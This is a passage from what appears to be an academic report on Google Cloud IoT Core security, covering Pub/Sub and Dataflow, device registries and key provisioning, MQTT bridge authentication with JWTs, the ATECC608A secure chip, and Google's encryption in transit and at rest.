The ability to conduct the Pub / Sub system within GCP ensures high availability and bandwidth, distributing or in taking messages with the CDN. This is a reliable backbone system Google has created. These qualities of the GCP enable the strengths of a Pub / Sub system to operate but inherit problems of the protocol cannot be changed. Elements such as coarse ordering (out of order messaging) and persistent messaging sessions.




*Figure 70: DataFlow*

DataFlow [157]enables in terms of Pub / Sub, the ability to ensure the stream of messages that arrive at the cloud system arrive ordered and correctly. The messages are kept in the data stores can be configured and moved around at will. These components interact with the IoT Core through an MQTT bridge or the device manager. The MQTT bridge allows there to be a stateful device connection, allowing telemetry data through the systems efficiently. The management of these devices are then controlled through the device manager for the APIs, which restrict and monitor things such as; access controls, identities, device credentials in addition to metadata collection of errors and connectivity problems. The only exposed element of this architecture is the global DNS endpoints, providing varying connection ports.

Other areas that are consistent within the IoT core are device to device communication and the subsequent telemetry data collected. The process is shown in Figure 71 below.




*Figure 71: Device to Device communication*

The example scenario in Figure 71 could be a cause and effect system, meaning in an industrial setting a pressure valve could be getting stressed by the pressures and so sends a request to another machine in their network to turn off the gas or liquid within the pipe. Therefore, Cloud IoT ensures this process of immediate, reliable translation of data processing can take place.

Briefly mentioned previously, this is all managed through a device manger which organises and deals with the devices and configurations files.





*Figure 72: Device manager*

In terms of Pub / Sub this means that the topic in the registry which connects to a topic within the Pub / Sub, so that the data can then be extracted amongst other solutions using DataFlow. All the data from devices are then mapped to the topic in a registry from which a one to one solution is created. The registers resemble those seen below in Figure 73.



| Device registry permission name | Description |
|---|---|
| `cloudiot.registries.create` | Create a new registry in a project. |
| `cloudiot.registries.delete` | Delete a registry. |
| `cloudiot.registries.get` | Read registry metadata, excluding ACLs. |
| `cloudiot.registries.getIAMPolicy` | Read registry ACLs. |
| `cloudiot.registries.list` | List the registries in a project. |
| `cloudiot.registries.setIAMPolicy` | Update registry ACLs. |
| `cloudiot.registries.update` | Update registry metadata, excluding ACLs. |

*Figure 73: Registry provisioning*

When a device is attached, the device manager enables the identity of that device to be made on an asymmetric key pair in two formats; Elliptic curve (ECDSA) applying P-256 / SHA-256 algorithms or the RSA 256  wrapped in a x.509v3 certificate. The ECDSA approach does provide a more efficient use of resources according to Google, when used on constrained devices. Figure 74 below shows the device manager provisioning the keys for development.




*Figure 74: Device Identity*

Furthermore, the device manager enables the credentials to have diversely natured approaches regarding key rotation, with the ability to have three keys per device with time limitations. Therefore, the device managers capabilities ensure the associated configuration with the device connected to the GCIC are maintained by the device manager. That association between the device configurability means that an index list (up to 10 versions) can also be stored on device configurations that can be published back out on devices in the form of updates. The device manager also automatically notifies and manages version updates which also ensures that systems are continually protected.

In using the MQTT protocol, versions 3.1.1 + are supported, with the use of TLS (v1.2 +) when connecting to the MQTT endpoint. Furthermore, the application of Pub / Sub applies ‘at least once delivery’ QOS1 and not ‘exactly once delivery’ QOS 2.  The connection of the available endpoints are found at ‘mqtt.googleapis.com’, supported on ports 8883 (TLS for MQTT) and 443. To implement and apply these securities to devices is completed through a MQTT bridge. The bridge allows configurations changes to be sent to the device over MQTT securely and the telemetry data back to the cloud for data analysis. To authenticate the device and connect to the device manager, the use of the client ID (device name) and a JSON Web Token (JWT token) is issued. The JWT token uses the MQTT password which is signed by the devices private key, but the token expires within 1hour as a precaution.

Figure 75 demonstrates the process of a JWT token being sent to the cloud bridge for connection. For the system to work with the JWT timing the issuing of a 'issue at' and 'expiration at' time needs to be served. Thus, there is a requirement for devices to be within a 10-minute period of Googles Network Time protocol (NTP) server (time.google.com).




*Figure 75: MQTT bridge authentication*

The GCP preferred process for communication and verification between systems is by using the secure module cryptographic chip, Microchip ATECC608A[158], [159]. The chip has two functions, store the private keys and validate the devices firmware. The benefit from this is that no CA is required, as a random number generator is used on the chip which derives the secret keys. The use of a JWT authentication method is still applied, establishing a secure connection using TLS1.2 but the requirement on memory is less than 50kB. Figure 76 demonstrates the communication process.



DEVICE
KEY PAIR GENERATED ATECC608A
PROVISIONER
DEVICE MANAGER
SECURED PRIVATE KEYS STORED ON THE DEVICE
API SCRIPT RUN WITH PUBLIC KEYS
CREATE DEVICE
DEVICE PUBLIC KEY ASSOCIATION SAVED
JWT CREATED
SECURE SIGN JWT
MQTT BROKER
CONNECTED
JWT VERIFICATION (PUBLIC KEY
OK

*Figure 76: Microchip ATECC608A*

These mechanisms lead onto three points; encryption in transit[160], encryption at rest[161] and encryption in use. This applies not only to the large majority of GCP services but joint projects such as Android Things. Because these projects (Android Things and GCP) are run on the same systems architecture, the following components apply to both.

Encryption in transit is about the movement of data in a secure manner from an external network into a Google internal network. The application of encryption or the interaction of secure sessions and management of data is defined in the physical boundaries where the GCP infrastructure begins.

The first layer is front facing encryption to the end users through the Google Front End (GFE) which terminates the incoming traffic such as HTTPS, TLS and TCP. The GFE itself is a distributed globalised network connected by Anycast or unicast advertised routes. Figure 77 highlights the GFE interaction across the Google Cloud infrastructure, with user to cloud and cloud to user interaction.

Furthermore, the automatic encryption by default means that the systems use HTTPS to connect over the internet utilising TLS, providing the authenticity and privacy for the protocol transaction. Utilising a public-private key pair request by the receiver, the default protection stages through layers 3 and 4 of the OSI model, are applied for GCP products. This is viewable below in Figure 77.




*Figure 77: Layers 3 and 4 OSI*





*Figure 78: Google Cloud HTTPS*

Figure 78 represents the architecture of the network when a user requests a service from the GCP, applying TLS (black dots) and Application Layer Transport Security (ALTS).


It should be noted that the virtual network authentication itself is a 128-bit key (AES-128-GCM) within the GCP.



| | | GFE TO SERVICE | | | |
|---|---|---|---|---|---|
| | INTERNET USER TO GFE | OUTSIDE GOOGLE BOUNDARY | INSIDE GOOGLE BOUNDARY | VM TO VM | VM TO GFE |
| USER CONFIGURABLE | MANAGED CERTIFICATES ↔ | | | | |
| DEFAULT PROTECTION | TLS ↔ | ATLS ↔ | ATLS ↔ | | TLS ↔ |

Figure 79: Default security settings

In continuation of Figure 77, layer 7 of the OSI model is represented above as the utilised mechanisms deployed within the GCP. However, the following image highlights the diverse encryption implemented and available across the GCP.



| Protocols | Authenticaion | Key Exchange | Encryption | Hash Functions |
|---|---|---|---|---|
| TLS 1.3[4]<br>TLS 1.2<br>TLS 1.1<br>TLS 1.0[5]<br>QUIC[6] | RSA 2048<br>ECDSA<br>P-256 | Curve25519<br>P-256 (NIST secp256r1) | AES-128-GCM<br>AES-256-GCM<br>AES-128-CBC<br>AES-256-CBC<br>ChaCha20-Poly1305<br>3DES[7] | SHA384<br>SHA256<br>SHA1[8]<br>MD5[9] |

Figure 80: BooringSSL library

The use of these underlying technologies Google developed as a fork from OpenSSL, providing the ability to do Service to service authentication. This is particularly true with smart systems utilising more M2M or VM-to-VM systems. The use of RPC calls, which allow the communication of an end user to interact with a service is protected from GFE to a GCP service by ATLS. ATLS applied by Google uses a ECDH handshake from the client and Curve25519 in response by the server. ATLS uses the encryption library in Figure 80 to provide the client, server, and service, over the internet and through the GCP network. By connection to the GCP mechanisms such as HTTPS Strict Transport Protocol (HSTS)[162] header are also applied.

The GCP is fundamentally represented cryptographically in these key components regarding hard disks and solid state drives in Figure 81.



APPLICATION
GCP SERVICES
PLATFORM
FILE STORAGE AND DATABASES ENCRYPTED WITH (AES 256/ 126)
INFRASTRUCTURE
FILE SYSTEM ENCRYPTED WITH (AES 256)
HARDWARE
STORAGE PROTECTED BY AES (256/ 128 ENCRYPTION)

*Figure 81: Encryption at rest*

The nature of the Google file storage is distributed across many networks as forms of redundancy. As a result, each piece of data distributed, is encrypted with a unique key ensuring no two files, folders or groups have the same key. This low-level isolation ensures the data is thoroughly protected. In order to decrypt, the process requires ACL functions, controlled by trusted services which encrypt the 'data chunks'. The Data Encryption Keys (DEK) even on these machines are encrypted in a key (Key Encryption Key (KEK)) themselves much like a real bank volt having layers upon layers (envelope encryption). This ensures a central point of management to control data access on the GCP networks. Therefore, android implementation and compliance with ISO 27001 and ISO 27018[163].


The areas covered so far have discussed; Android Things, GCP operation, MQTT processes in addition to the encryption applied during the storage and transit of the data within the systems. However, the ability to utilise the Google Cloud IoT Core with this project requires the following principal processes to be completed.

- IoT core project creation
- Registry creation within the created project
- Device creation within the registry
- Generated RSA Public and private key pair

These components are all generated and created in the Google Cloud IoT Console:

https://console.cloud.google.com/

